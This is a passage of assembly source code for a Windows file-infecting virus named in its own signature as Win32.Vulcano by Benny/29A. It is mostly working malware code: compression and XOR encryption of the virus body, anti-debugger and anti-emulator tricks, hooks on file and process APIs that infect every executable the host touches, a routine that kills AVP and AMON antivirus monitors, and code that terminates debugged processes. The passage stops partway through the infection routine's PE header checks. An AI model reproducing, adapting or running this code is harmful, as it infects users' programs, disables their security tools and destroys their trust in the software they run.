        or al, [esp]                         ;set bit
        ror al, 1                            ;and make space for next one
        call cbit
        ret
p1:     push 1                               ;store 1
```

```
        jmp _tb_                             ;and continue
db0:    xor cl, cl                           ;CL = 0
        mov byte ptr [esp+4], 1                     ;store 1
testbits:
        push eax                             ;store it
        push ebx                             ;...
        mov ebx, [esp+20]                    ;load parameter
        ror bl, cl                           ;shift to next bit group
        call testb                           ;test bit
        ror bl, 1                            ;next bit
        call testb                           ;test it
        pop ebx                              ;restore regs
        pop eax
        mov ecx, [esp+4]                     ;load parameter
bcopy:  cmp byte ptr [esp+8], 8                     ;8. bit ?
        jne dnlb                             ;nope, continue
        mov ebx, eax                         ;load next byte
        lodsb
        xchg eax, ebx
        mov byte ptr [esp+8], 0                     ;and nulify parameter
        dec dword ptr [esp]                  ;decrement parameter
dnlb:   shl al, 1                            ;next bit
        test bl, 80h                         ;is it 1 ?
        je nb                                ;no, continue
        or al, 1                             ;yeah, set bit
nb:     rol bl, 1                            ;next bit
        inc byte ptr [esp+8]                 ;increment parameter
        loop bcopy                           ;and align next bits
        pop ecx                              ;restore ECX
        inc ecx                              ;test flags
        dec ecx                              ;...
        jns d_bits                           ;if not sign, jump
        pop eax                              ;delete pushed parameters
        pop eax                              ;...
        pop eax                              ;...
        popad                                ;restore all regs
        jmp decompressed
cbit:   inc edx                              ;increment counter
        cmp dl, 8                            ;byte full ?
        jne n_byte                           ;no, continue
        stosb                                ;yeah, store byte
        xor eax, eax                         ;and prepare next one
        cdq                                  ;...
n_byte: mov ebp, eax                         ;save back byte
        ret Pshd              ;quit from procedure with one parameter on stack
db1:    mov cl, 2                            ;2. bit in decryption key
        mov byte ptr [esp+4], 2                     ;2 bit wide
        jmp testbits                         ;test bits
```

```
db2:    mov cl, 4                            ;4. bit
tb2:    mov byte ptr [esp+4], 3                     ;3 bit wide
        jmp testbits                         ;test bits

_compressed_    db      virus_end-compressed+200h dup (?) ;here is stored compressed
                                                ;virus body
decompressed:   db      virus_end-compressed dup (?)  ;here decompressed
                db      size_unint dup (?)      ;and here all uninitialized
                                                ;variables
virtual_end:                                    ;end of virus in memory
ends

.code                                           ;start of code section
first_gen:                                      ;first generation code
        ;second layer of encryption
        mov esi, offset encrypted            ;encrypt from...
        mov ecx, (virus_end-encrypted+3)/4   ;encrypt how many bytes...
encrypt1:
        lodsd                                ;get dword
        xor eax, 1                           ;encrypt
        mov [esi-4], eax                     ;and store it
        loop encrypt1                        ;

        mov esi, offset compressed             ;source
        mov edi, offset _compressed_            ;destination
        mov ecx, virus_end-compressed+2         ;size
        mov ebx, offset workspace1              ;workspace1
        mov edx, offset workspace2              ;workspace2
        call BCE32_Compress                     ;Compress virus body!
        dec eax
        mov [c_size], eax                       ;save compressed virus size

        push 0                               ;parameter for GetModuleHandleA
        call VulcanoInit                     ;call virus code

        push 0                               ;parameter for ExitProcess
        call ExitProcess                     ;this will be hooked by virus l8r

;Compression routine from BCE32 starts here. This is used only in first gen.

BCE32_Compress  Proc
        pushad                               ;save all regs
;stage 1
        pushad                               ;and again
create_table:
        push ecx                             ;save for l8r usage
        push 4
        pop ecx                              ;ECX = 4
        lodsb                                ;load byte to AL
l_table:push eax                             ;save it
        xor edx, edx                         ;EDX = 0
        and al, 3                            ;this stuff will separate and test
        je st_end                            ;bit groups
        cmp al, 2
        je st2
        cmp al, 3
        je st3
st1:    inc edx                              ;01
        jmp st_end
st2:    inc edx                              ;10
        inc edx
        jmp st_end
st3:    mov dl, 3                            ;11
st_end: inc dword ptr [ebx+4*edx]            ;increment count in table
        pop eax
        ror al, 2                            ;next bit group
        loop l_table
        pop ecx                              ;restore number of bytes
        loop create_table                    ;next byte

        push 4                               ;this will check for same numbers
        pop ecx                              ;ECX = 4
re_t:   cdq                                  ;EDX = 0
t_loop: mov eax, [ebx+4*edx]                 ;load DWORD
        inc dword ptr [ebx+4*edx]            ;increment it
        cmp eax, [ebx]                       ;test for same numbers
        je _inc_                             ;...
        cmp eax, [ebx+4]                     ;...
        je _inc_                             ;...
        cmp eax, [ebx+8]                     ;...
        je _inc_                             ;...
        cmp eax, [ebx+12]                    ;...
        jne ninc_                            ;...
_inc_:  inc dword ptr [ebx+4*edx]            ;same, increment it
        inc ecx                              ;increment counter (check it in next turn)
ninc_:  cmp dl, 3                            ;table overflow ?
        je re_t                              ;yeah, once again
        inc edx                              ;increment offset to table
        loop t_loop                          ;loop
        popad                                ;restore regs

;stage 2
        pushad                               ;save all regs
        mov esi, ebx                         ;get pointer to table
        push 3
        pop ebx                              ;EBX = 3
        mov ecx, ebx                         ;ECX = 3
rep_sort:                                    ;bubble sort = the biggest value will
                                             ;always "bubble up", so we know number
                                             ;steps
        push ecx                             ;save it
        mov ecx, ebx                         ;set pointerz
        mov edi, edx                         ;...
        push edx                             ;save it
        lodsd                                ;load DWORD (count)
        mov edx, eax                         ;save it
sort:   lodsd                                ;load next
        cmp eax, edx                         ;is it bigger
        jb noswap                            ;no, store it
        xchg eax, edx                        ;yeah, swap DWORDs
noswap: stosd                                ;store it
        loop sort                            ;next DWORD
        mov eax, edx                         ;biggest in EDX, swap it
        stosd                                ;and store
        lea esi, [edi-16]                    ;get back pointer
        pop edx                              ;restore regs
        pop ecx
        loop rep_sort                        ;and try next DWORD
        popad
;stage 3
        pushad                               ;save all regs
        xor eax, eax                         ;EAX = 0
        push eax                             ;save it
        push 4
        pop ecx                              ;ECX = 4
n_search:
        push edx                             ;save regs
        push ecx
        lea esi, [ebx+4*eax]                 ;get pointer to table
        push eax                             ;store reg
        lodsd                                ;load DWORD to EAX
        push 3
        pop ecx                              ;ECX = 3
        mov edi, ecx                         ;set pointerz
search: mov esi, edx
        push eax                             ;save it
        lodsd                                ;load next
        mov ebp, eax
        pop eax
        cmp eax, ebp                         ;end ?
        je end_search
        dec edi                              ;next search
        add edx, 4
        loop search
```

```
end_search:
        pop eax                              ;and next step
        inc eax
        pop ecx
        pop edx
        add [esp], edi
        rol byte ptr [esp], 2
        loop n_search
        pop [esp.Pushad_ebx]                 ;restore all
        popad                                ;...
;stage 4
        xor ebp, ebp                         ;EBP = 0
        xor edx, edx                         ;EDX = 0
        mov [edi], bl                        ;store decryption key
        inc edi                              ;increment pointer
next_byte:
        xor eax, eax                         ;EAX = 0
        push ecx
        lodsb                                ;load next byte
        push 4
        pop ecx                              ;ECX = 4
next_bits:
        push ecx                             ;store regs
        push eax
        and al, 3                            ;separate bit group
        push ebx                             ;compare with next group
        and bl, 3
        cmp al, bl
        pop ebx
        je cb0
        push ebx                             ;compare with next group
        ror bl, 2
        and bl, 3
        cmp al, bl
        pop ebx
        je cb1
        push ebx                             ;compare with next group
        ror bl, 4
        and bl, 3
        cmp al, bl
        pop ebx
        je cb2
        push 0                               ;store bit 0
        call copy_bit
        push 1                               ;store bit 1
        call copy_bit
cb0:    push 1                               ;store bit 1
end_cb1:call copy_bit
```

```
        pop eax
        pop ecx
        ror al, 2
        loop next_bits                       ;next bit
        pop ecx
        loop next_byte                       ;next byte
        mov eax, edi                         ;save new size
        sub eax, [esp.Pushad_edi]            ;...
        mov [esp.Pushad_eax], eax            ;...
        popad                                ;restore all regs
        cmp eax, ecx                         ;test for negative compression
        jb c_ok                              ;positive compression
        stc                                  ;clear flag
        ret                                  ;and quit
c_ok:   clc                                  ;negative compression, set flag
        ret                                  ;and quit
cb1:    push 0                               ;store bit 0
end_cb2:call copy_bit
        push 0                               ;store bit 0
        jmp end_cb1
cb2:    push 0                               ;store bit 0
        call copy_bit
        push 1                               ;store bit 1
        jmp end_cb2
copy_bit:
        mov eax, ebp                         ;get byte from EBP
        shl al, 1                            ;make space for next bit
        or al, [esp+4]                       ;set bit
        jmp cbit
BCE32_Compress EndP                          ;end of compression procedure


compressed:                                     ;compressed body starts here
        @SEH_SetupFrame <jmp jmp_host>              ;setup SEH frame
        call gdlta                            ;calculate delta offset
gdelta: dd     ddFindFirstFileA-gdelta              ;addresses
        dd     ddFindNextFileA-gdelta        ;of variables
        dd     ddFindClose-gdelta            ;where will
        dd     ddSetFileAttributesA-gdelta   ;be stored
        dd     ddSetFileTime-gdelta          ;addresses of APIs
        dd     ddCreateFileA-gdelta
        dd     ddCreateFileMappingA-gdelta
        dd     ddMapViewOfFile-gdelta
        dd     ddUnmapViewOfFile-gdelta
        dd     ddCreateThread-gdelta
        dd     ddWaitForSingleObject-gdelta
        dd     ddCloseHandle-gdelta
        dd     ddCreateMutexA-gdelta
        dd      ddReleaseMutex-gdelta
        dd      ddOpenMutexA-gdelta
        dd      ddSleep-gdelta
        dd      ddVirtualProtect-gdelta
        dd      ddGetCurrentProcessId-gdelta
        dd      ddOpenProcess-gdelta
        dd      ddTerminateProcess-gdelta
        dd      ddLoadLibraryA-gdelta
        dd      ddGetProcAddress-gdelta
        dd      ddFreeLibrary-gdelta
        dd      ?                              ;end of record

newHookers:
        dd      newFindFirstFileA-gdelta       ;addresses of API hookers
        dd      newFindNextFileA-gdelta
        dd      newCopyFileA-gdelta
        dd      newCopyFileExA-gdelta
        dd      newCreateFileA-gdelta
        dd      newCreateProcessA-gdelta
        dd      newDeleteFileA-gdelta
        dd      newGetFileAttributesA-gdelta
        dd      newGetFullPathNameA-gdelta
        dd      new_lopen-gdelta
        dd      newMoveFileA-gdelta
        dd      newMoveFileExA-gdelta
        dd      newOpenFile-gdelta
        dd      newSetFileAttributesA-gdelta
        dd      newWinExec-gdelta
        dd      newExitProcess-gdelta
        dd      newExitThread-gdelta
        dd      newGetLastError-gdelta
        dd      newCloseHandle-gdelta
        dd      ?                              ;end of record

oldHookers:
        dd      oldFindFirstFileA-gdelta       ;addresses, where will be
        dd      oldFindNextFileA-gdelta                ;stored original
        dd      oldCopyFileA-gdelta            ;API callers
        dd      oldCopyFileExA-gdelta
        dd      oldCreateFileA-gdelta
        dd      oldCreateProcessA-gdelta
        dd      oldDeleteFileA-gdelta
        dd      oldGetFileAttributesA-gdelta
        dd      oldGetFullPathNameA-gdelta
        dd      old_lopen-gdelta
        dd      oldMoveFileA-gdelta
        dd      oldMoveFileExA-gdelta
        dd      oldOpenFile-gdelta
        dd     oldSetFileAttributesA-gdelta
        dd     oldWinExec-gdelta
        dd     oldExitProcess-gdelta
        dd     oldExitThread-gdelta
        dd     oldGetLastError-gdelta
        dd     oldCloseHandle-gdelta

gdlta:  pop ebp                              ;get delta offset
        lea esi, [ebp + encrypted - gdelta]  ;get start of encrypted code
        mov ecx, (virus_end-encrypted+3)/4   ;number of dwords to encrypt
        push es                              ;save selector
        push ds
        pop es                               ;ES=DS
decrypt:lodsd                                ;load dword
        xor eax, 1                           ;decrypt it
        mov es:[esi-4], eax                  ;save dword with AntiAV (usage of
        loop decrypt                         ;selectors)

encrypted:                                   ;encrypted code starts here
        pop es                               ;restore selector
        lea esi, [ebp + crc32prot - gdelta]  ;start of CRC32 protected code
        mov edi, virus_end-crc32prot         ;size of that
        call CRC32                           ;calculate CRC32
        cmp eax, 05BB5B647h                  ;check for consistency
crc32prot:
        jne jmp_host          ;jump to host if breakpoints set and such

        ;Pentium+ check
        pushad
        pushfd                                  ;save EFLAGS
        pop eax                                 ;get them
        mov ecx, eax                            ;save them
        or eax, 200000h                         ;flip ID bit in EFLAGS
        push eax                                ;store
        popfd                                   ;flags
        pushfd                                  ;get them back
        pop eax                                 ;...
        xor eax, ecx                            ;same?
        je end_cc                               ;shit, we r on 486-
        xor eax, eax                            ;EAX=0
        inc eax                                 ;EAX=1
        cpuid                                   ;CPUID
        and eax, 111100000000b                  ;mask processor family
        cmp ah, 4                               ;is it 486?
        je end_cc                               ;baaaaaaad
        popad

        mov eax, ds                          ;this will fuck
        push eax                             ;some old versions
        pop ds                               ;of NodICE
        mov ebx, ds
        xor eax, ebx
        jne jmp_host

        mov eax, 77F00000h                   ;WinNT 4.0 k32 image base
        call get_base
        jecxz k32_found                              ;we got image base
        mov eax, 77E00000h                   ;Win2k k32 image base
        call get_base
        jecxz k32_found                              ;we got image base
        mov eax, 77ED0000h                   ;Win2k k32 image base
        call get_base
        jecxz k32_found                              ;we got image base
        mov eax, 0BFF70000h                  ;Win95/98 k32 image base
        call get_base
        test ecx, ecx
        jne jmp_host                         ;base of k32 not found, quit

        push cs
        lea ebx, [ebp + k32_found - gdelta]  ;continue on another label
        push ebx
        retf                                 ;fuck u emulator! :)

end_cc: popad                                ;restore all registers
        jmp jmp_host                         ;and jump to host

        db      'Win32.Vulcano by Benny/29A' ;little signature :)

k32_found:
        mov ebx, [esp.cPushad+8]             ;get image base of app
        mov [ebp + GMHA - gdelta], ebx               ;save it
        add ebx, [ebx.MZ_lfanew]             ;get to PE header
        lea esi, [ebp + crcAPIs - gdelta]    ;start of CRC32 API table
        mov edx, ebp                         ;get table of pointers
s_ET:   mov edi, [edx]                       ;get item
        test edi, edi                        ;is it 0?
        je end_ET                            ;yeah, work is done
        add edi, ebp                         ;normalize
        push eax                             ;save EAX
        call SearchET                        ;search for API
        stosd                                ;save its address
        test eax, eax                        ;was it 0?
        pop eax                              ;restore EAX
        je jmp_host                          ;yeah, error, quit
        add esi, 4                           ;correct pointers
        add edx, 4                           ;to pointers...
        jmp s_ET                             ;loop
get_base:
        pushad                               ;save all registers
        @SEH_SetupFrame <jmp err_gbase>             ;setup SEH frame
        xor ecx, ecx                         ;set error value
        inc ecx
        cmp word ptr [eax], IMAGE_DOS_SIGNATURE     ;is it EXE?
        jne err_gbase                        ;no, quit
        dec ecx                              ;yeah, set flag
err_gbase:                                   ;and quit
        @SEH_RemoveFrame                     ;remove SEH frame
        mov [esp.Pushad_ecx], ecx            ;save flag
        popad                                ;restore all registers
        ret                                  ;and quit from procedure

end_ET: lea eax, [ebp + tmp - gdelta]        ;now we will create new
        push eax                             ;thread to hide writing to
        xor eax, eax                         ;Import table
        push eax
        push ebp                             ;delta offset
        lea edx, [ebp + NewThread - gdelta]  ;address of thread procedure
        push edx
        push eax                             ;and other shit to stack
        push eax
        mov eax, 0
ddCreateThread = dword ptr $-4
        call eax                             ;create thread!
        test eax, eax                        ;is EAX=0?
        je jmp_host                          ;yeah, quit

        push eax                             ;parameter for CloseHandle
        push -1                              ;infinite loop
        push eax                             ;handle of thread
        call [ebp + ddWaitForSingleObject - gdelta]  ;wait for thread termination

        call [ebp + ddCloseHandle - gdelta]  ;close thread handle

;now we will create space in shared memory for VLCB structure
        call @VLCB
        db      'VLCB',0                     ;name of shared area
@VLCB:  push 2000h                           ;size of area
        push 0
        push PAGE_READWRITE
        push 0
        push -1                              ;SWAP FILE!
        call [ebp + ddCreateFileMappingA - gdelta]   ;open area
        test eax, eax
        je jmp_host                          ;quit if error
        xor edx, edx
        push edx
        push edx
        push edx
        push FILE_MAP_WRITE
        push eax
        call [ebp + ddMapViewOfFile - gdelta];map view of file to address
        xchg eax, edi                        ;space of virus
        test edi, edi
        je end_gd1                           ;quit if error
        mov [ebp + vlcbBase - gdelta], edi   ;save base address

        ;now we will create named mutex
        call @@@1                            ;push address of name
@@1:    dd     0                             ;random name
@@@1:   RDTCS                                ;get random number
        mov edx, [esp]                       ;get address of name
        shr eax, 8                           ;terminate string with \0
        mov [edx], eax                       ;and save it
        mov esi, [esp]                       ;get address of generated name
        push 0
        push 0
        mov eax, 0
ddCreateMutexA = dword ptr $-4
        call eax                             ;create mutex
        test eax, eax
        je end_gd2                           ;quit if error

;now we will initialize VLCB structure
        xor edx, edx                         ;EDX=0
        mov eax, edi                         ;get base of VLCB
        mov [eax.VLCB_Signature], 'BCLV'     ;save signature

;now we will initialize record for thread
        mov ecx, 20                          ;20 communication channels
sr_t:   cmp dword ptr [edi.VLCB_TSep.VLCB_THandle], 0       ;check handle
        jne tnext                            ;if already reserved, then try next
        mov esi, [esi]                       ;get name of mutex
        mov [edi.VLCB_TSep.VLCB_THandle], esi;save it
        mov [ebp + t_number - gdelta], edx   ;and save ID number of mutex

        lea eax, [ebp + tmp - gdelta]        ;create new thread
        push eax                             ;for IPC
        xor eax, eax
        push eax
        push ebp
        lea edx, [ebp + mThread - gdelta]    ;address of thread procedure
        push edx
        push eax
        push eax
        call [ebp + ddCreateThread - gdelta] ;create new thread
        xchg eax, ecx
        jecxz end_gd3                        ;quit if error

jmp_host:
        @SEH_RemoveFrame                       ;remove SEH frame
        mov eax, [esp.cPushad+4]             ;save address of previous
        mov [esp.Pushad_eax], eax            ;API caller
         popad                                 ;restore all regs
        add esp, 8                           ;repair stack pointer
        push cs                              ;save selector
        push eax                             ;save offset of API caller
        retf                                 ;jump to host :)
tnext:  add edi, VLCB_TSize                  ;get to next record
        inc edx                              ;increment counter
        loop sr_t                            ;try again
        jmp jmp_host                         ;quit if more than 20 viruses r in memory
end_gd3:push esi
        call [ebp + ddCloseHandle - gdelta]  ;close mutex
end_gd2:push dword ptr [ebp + vlcbBase - gdelta]
        call [ebp + ddUnmapViewOfFile - gdelta]     ;unmap VLCB
end_gd1:push edi
        call [ebp + ddCloseHandle - gdelta]  ;close mapping of file
        jmp jmp_host                         ;and jump to host



gtDelta:call mgdlta                          ;procedure used to getting
mgdelta:db     0b8h                          ;fuck u disassemblers
mgdlta: pop ebp                              ;get it
        ret                                  ;and quit



newFindFirstFileA:                           ;hooker for FindFirstFileA API
        push dword ptr [esp+8]               ;push parameters
        push dword ptr [esp+8]               ;...
        c_api oldFindFirstFileA                     ;call original API

p_file: pushad                               ;store all registers
        call gtDelta                         ;get delta
        mov ebx, [esp.cPushad+8]             ;get Win32 Find Data
        call Check&Infect                    ;try to infect file
        popad                                ;restore all registers
        ret 8                                ;and quit

newFindNextFileA:
        push dword ptr [esp+8]               ;push parameters
        push dword ptr [esp+8]               ;...
        c_api oldFindNextFileA               ;call previous API
        jmp p_file                           ;and continue


process_file:
        pushad                               ;store all registers
        call gtDelta                         ;get delta offset
        lea esi, [ebp + WFD2 - mgdelta]              ;get Win32_Find_Data
        push esi                             ;save it
        push dword ptr [esp.cPushad+0ch]     ;push offset to filename
        call [ebp + ddFindFirstFileA - mgdelta]      ;find that file
        inc eax
        je end_pf                            ;quit if error
        dec eax
        xchg eax, ecx                        ;handle to ECX
        mov ebx, esi                         ;WFD to EBX
        call Check&Infect                    ;check and infect it
        push ecx
        call [ebp + ddFindClose - mgdelta]   ;close find handle
end_pf: popad                                ;restore all registers
        ret                                  ;and quit

;generic hookers for some APIs
newCopyFileExA:
        call process_file
        j_api oldCopyFileExA
newCopyFileA:
        call process_file
        j_api oldCopyFileA
newCreateFileA:
        call process_file
        j_api oldCreateFileA
newCreateProcessA:
        call process_file
        j_api oldCreateProcessA
newDeleteFileA:
        call process_file
        j_api oldDeleteFileA
newGetFileAttributesA:
        call process_file
        j_api oldGetFileAttributesA
newGetFullPathNameA:
        call process_file
        j_api oldGetFullPathNameA
new_lopen:
        call process_file
        j_api old_lopen
newMoveFileA:
        call process_file
        j_api oldMoveFileA
newMoveFileExA:
        call process_file
        j_api oldMoveFileExA
newOpenFile:
        call process_file
        j_api oldOpenFile
newSetFileAttributesA:
        call process_file
        j_api oldSetFileAttributesA
newWinExec:
        call process_file
        j_api oldWinExec

open_driver:
        xor eax, eax                            ;EAX=0
        push eax                                ;parameters
        push 4000000h                           ;for
        push eax                                ;CreateFileA
        push eax                                ;API
        push eax                                ;function
        push eax                                ;...
        push ebx
        call [ebp + ddCreateFileA - mgdelta]    ;open driver
        ret
close_driver:
        push eax                                ;close its handle
        call [ebp + ddCloseHandle - mgdelta]
        ret

common_stage:                                ;infect files in curr. directory
        pushad
        call gtDelta                         ;get delta offset

        mov ecx, fs:[20h]                    ;get context debug
        jecxz n_debug                        ;if zero, debug is not present

k_debug:mov eax, 0
ddGetCurrentProcessId = dword ptr $-4
        call eax                             ;get ID number of current process
        call vlcb_stuph                              ;common stuph
        lea esi, [ebp + data_buffer - mgdelta]
        mov dword ptr [esi.WFD_szAlternateFileName], ebp    ;set random data
        mov ebx, VLCB_Debug1                 ;kill debugger
        call get_set_VLCB                    ;IPC!
```

```
vlcb_stuph:
        xor edx, edx                         ;random thread
        dec edx
        mov ecx, VLCB_SetWait                ;set and wait for result
        ret

n_debug:call vlcb_stuph                              ;common stuph
        lea esi, [ebp + data_buffer - mgdelta]
        mov dword ptr [esi.WFD_szAlternateFileName], ebp    ;set random data
        mov ebx, VLCB_Debug2                 ;check for SoftICE
        call get_set_VLCB                    ;IPC!
        mov eax, dword ptr [esi.WFD_szAlternateFileName]    ;get result
        dec eax
        test eax, eax
        je endEP                             ;quit if SoftICE in memory

        call vlcb_stuph                              ;common stuph
        lea esi, [ebp + data_buffer - mgdelta]
        mov dword ptr [esi.WFD_szAlternateFileName], ebp    ;set random data
        mov ebx, VLCB_Monitor                ;kill monitors
        call get_set_VLCB                    ;IPC!

        lea ebx, [ebp + WFD - mgdelta]               ;get Win32 Find Data
        push ebx                             ;store its address
        call star
        db     '*.*',0                       ;create mask
star:   mov eax, 0
ddFindFirstFileA = dword ptr $-4
        call eax                             ;find file
        inc eax
        je endEP                             ;if error, then quit
        dec eax
        mov [ebp + fHandle - mgdelta], eax   ;store handle
        call Check&Infect                    ;and try to infect file

findF:  lea ebx, [ebp + WFD - mgdelta]               ;get Win32 Find Data
        push ebx                             ;store address
        push_LARGE_0                         ;store handle
fHandle = dword ptr $-4
        mov eax, 0
ddFindNextFileA = dword ptr $-4
        call eax                             ;find next file
        xchg eax, ecx                        ;result to ECX
        jecxz endEP2                         ;no more files, quit
        call Check&Infect                    ;try to infect file
        jmp findF                            ;find another file
```

```
endEP2: push dword ptr [ebp + fHandle - mgdelta];store handle
        mov eax, 0
ddFindClose = dword ptr $-4
        call eax                             ;close it
endEP:  popad
        ret


newExitProcess:                                      ;hooker for ExitProcess API
        pushad
        call common_stage                    ;infect files in current directory
        call gtDelta                         ;get delta offset
        mov edx, [ebp + t_number - mgdelta]  ;get ID number of thread
        push edx
        mov ecx, VLCB_SetWait                ;set and wait for result
        lea esi, [ebp + data_buffer - mgdelta]
        mov dword ptr [esi.WFD_szAlternateFileName], ebp
        mov ebx, VLCB_Quit                   ;terminate thread
        call get_set_VLCB                    ;IPC!

        pop edx                              ;number of thread
        imul edx, VLCB_TSize                 ;now we will
        push VLCB_TSize/4                    ;erase thread
        pop ecx                              ;record
        add edi, edx                         ;from VLCB
        add edi, VLCB_TSep
        xor eax, eax
        rep stosd                            ;...
        popad
        j_api oldExitProcess                 ;jump to original API


;next hookers
newExitThread:
        call common_stage
        j_api oldExitThread
newCloseHandle:
        call common_stage
        j_api oldCloseHandle
newGetLastError:
        call common_stage
        j_api oldGetLastError


Monitor:pushad                               ;store all registers
        call szU32                           ;push address of string USER32.dll
        db     'USER32',0
szU32:  mov eax, 0
```

```
ddLoadLibraryA = dword ptr $-4                         ;Load USER32.dll
        call eax
        xchg eax, ebx
        test ebx, ebx
        je end_mon2                            ;quit if error
        call FindWindowA                       ;push address of string FindWindowA
        db      'FindWindowA',0
FindWindowA:
        push ebx                               ;push lib handle
        mov eax, 0
ddGetProcAddress = dword ptr $-4               ;get address of FindWindowA API
        call eax
        xchg eax, esi
        test esi, esi
        je end_mon                             ;quit if error
        call PostMessageA                      ;push address of string PostMessageA
        db      'PostMessageA',0
PostMessageA:
        push ebx
        call [ebp + ddGetProcAddress - mgdelta]        ;get address of PostMessageA
        xchg eax, edi
        test edi, edi
        je end_mon                             ;quit if error

        mov ecx, 3                             ;number of monitors
        call Monitors                          ;push address of strings
        db      'AVP Monitor',0                        ;AVP monitor
        db      'Amon Antivirus Monitor',0     ;AMON english version
        db      'Antivírusový monitor Amon',0 ;AMON slovak version
Monitors:
        pop edx                                ;pop address
k_mon:  pushad                                 ;store all registers
        xor ebp, ebp
        push edx
        push ebp
        call esi                               ;find window
        test eax, eax
        je next_mon                            ;quit if not found
        push ebp
        push ebp
        push 12h                               ;WM_QUIT
        push eax
        call edi                               ;destroy window
next_mon:
        popad                                  ;restore all registers
        push esi
        mov esi, edx
        @endsz                                 ;get to next string
        mov edx, esi                         ;move it to EDX
        pop esi
        loop k_mon                           ;try another monitor

end_mon:push ebx                             ;push lib handle
        mov eax, 0
ddFreeLibrary = dword ptr $-4
        call eax                             ;unload library
end_mon2:
        popad                                ;restore all registers
        jmp d_wr                             ;and quit


Debug2: lea ebx, [ebp + sice95 - mgdelta]    ;address of softice driver string
        call open_driver                     ;open driver
        inc eax                                 ;is EAX==0?
        je n_sice                             ;yeah, SoftICE is not present
        dec eax
        call close_driver                    ;close driver
        jmp d_wr                             ;and quit
n_sice: lea ebx, [ebp + siceNT - mgdelta]    ;address of softice driver string
        call open_driver                     ;open driver
        inc eax
        je n2_db                             ;quit if not present
        dec eax
        call close_driver                    ;close driver
        jmp d_wr                             ;and quit


Debug1: push dword ptr [esi.WFD_szAlternateFileName] ;push ID number of process
        push 0
        push 1
        mov eax, 0
ddOpenProcess = dword ptr $-4
        call eax                             ;open process
        test eax, eax
        jne n1_db
n2_db:  call t_write                         ;quit if error
        jmp m_thrd
n1_db:  push 0
        push eax
        mov eax, 0
ddTerminateProcess = dword ptr $-4           ;destroy debugged process :)
        call eax
        jmp t_write

mThread:pushad                               ;main IPC thread
        @SEH_SetupFrame <jmp end_mThread>    ;setup SEH frame
        call gtDelta                         ;get delta

m_thrd: mov edx, 0                           ;get thread ID number
t_number = dword ptr $-4
        mov ecx, VLCB_WaitGet
        lea esi, [ebp + data_buffer - mgdelta]
        call get_set_VLCB                    ;wait for request
        dec ecx
        jecxz Quit                           ;quit
        dec ecx
        jecxz Check                          ;check file
        cmp ecx, 1
        je Infect                            ;check and infect file
        cmp ecx, 2
        je Debug1                            ;check for debugger
        cmp ecx, 3
        je Debug2                            ;check for SoftICE
        cmp ecx, 4
        je Monitor                           ;kill AV monitors

        push 0
        call [ebp + ddSleep - mgdelta]               ;switch to next thread
        jmp m_thrd                           ;and again...

Quit:   call t_write                         ;write result
end_mThread:
        @SEH_RemoveFrame                     ;remove SEH frame
        popad                                ;restore all registers
        ret                                  ;and quit from thread
t_write:xor ecx, ecx                         ;set result
        inc ecx
t_wr:   inc ecx
        mov dword ptr [esi.WFD_szAlternateFileName], ecx    ;write it
        mov ecx, VLCB_SetWait                ;set and wait
        mov edx, [ebp + t_number - mgdelta]  ;this thread
        call get_set_VLCB                    ;IPC!
        ret
Check:  @SEH_SetupFrame <jmp err_sCheck>     ;setup SEH frame
        call CheckFile                       ;check file
        jecxz err_sCheck                     ;quit if error
_c1_ok: @SEH_RemoveFrame                     ;remove SEH frame
        call t_write                         ;write result
        jmp m_thrd                           ;and quit
err_sCheck:
        @SEH_RemoveFrame                     ;remove SEH frame
d_wr:   xor ecx, ecx
        call t_wr                            ;write result
        jmp m_thrd                           ;and quit
```

```
Infect: @SEH_SetupFrame <jmp _c1_ok>         ;setup SEH frame
        call InfectFile                              ;check and infect file
        jmp _c1_ok                           ;and quit

InfectFile:
        lea esi, [esi.WFD_szFileName]        ;get filename
        pushad
        xor eax, eax
        push eax
        push FILE_ATTRIBUTE_NORMAL
        push OPEN_EXISTING
        push eax
        push eax
        push GENERIC_READ or GENERIC_WRITE
        push esi
        mov eax, 0
ddCreateFileA = dword ptr $-4
        call eax                             ;open file
        inc eax
        je r_attr                            ;quit if error
        dec eax
        mov [ebp + hFile - mgdelta], eax     ;save handle

        xor edx, edx
        push edx
        push edx
        push edx
        push PAGE_READWRITE
        push edx
        push eax
        mov eax, 0
ddCreateFileMappingA = dword ptr $-4
        call eax                             ;create file mapping
        xchg eax, ecx
        jecxz endCreateMapping               ;quit if error
        mov [ebp + hMapFile - mgdelta], ecx  ;save handle

        xor edx, edx
        push edx
        push edx
        push edx
        push FILE_MAP_WRITE
        push ecx
        mov eax, 0
ddMapViewOfFile = dword ptr $-4
        call eax                             ;map view of file
        xchg eax, ecx
        jecxz endMapFile                     ;quit if error
        mov [ebp + lpFile - mgdelta], ecx    ;save base address
        jmp nOpen

endMapFile:
        push_LARGE_0                         ;store base address
lpFile = dword ptr $-4
        mov eax, 0
ddUnmapViewOfFile = dword ptr $-4
        call eax                             ;unmap view of file

endCreateMapping:
        push_LARGE_0                         ;store handle
hMapFile = dword ptr $-4
        call [ebp + ddCloseHandle - mgdelta] ;close file mapping

        lea eax, [ebp + data_buffer.WFD_ftLastWriteTime - mgdelta]
        push eax
        lea eax, [ebp + data_buffer.WFD_ftLastAccessTime - mgdelta]
        push eax
        lea eax, [ebp + data_buffer.WFD_ftCreationTime - mgdelta]
        push eax
        push dword ptr [ebp + hFile - mgdelta]
        mov eax, 0
ddSetFileTime = dword ptr $-4
        call eax                             ;set back file time

        push_LARGE_0                         ;store handle
hFile = dword ptr $-4
        call [ebp + ddCloseHandle - mgdelta] ;close file

r_attr: push dword ptr [ebp + data_buffer - mgdelta]
        lea esi, [ebp + data_buffer.WFD_szFileName - mgdelta]
        push esi                             ;filename
        call [ebp + ddSetFileAttributesA - mgdelta]  ;set back file attributes
        jmp c_error                          ;and quit

nOpen:  mov ebx, ecx
        cmp word ptr [ebx], IMAGE_DOS_SIGNATURE      ;must be MZ
        jne endMapFile
        mov esi, [ebx.MZ_lfanew]
        add esi, ebx
        lodsd
        cmp eax, IMAGE_NT_SIGNATURE          ;must be PE\0\0
        jne endMapFile
        cmp word ptr [esi.FH_Machine], IMAGE_FILE_MACHINE_I386      ;must be 386+
        jne endMapFile
        mov ax, [esi.FH_Characteristics]
        test ax, IMAGE_FILE_EXECUTABLE_IMAGE  ;must be executable
        je endMapFile
        test ax, IMAGE_FILE_DLL                      ;mustnt be DLL
        jne endMapFile
        test ax, IMAGE_FILE_SYSTEM            ;mustnt be system file
        jne endMapFile
        mov al, byte ptr [esi.OH_Subsystem]
        test al, IMAGE_SUBSYSTEM_NATIVE              ;and mustnt be driver (thanx GriYo !)
        jne endMapFile

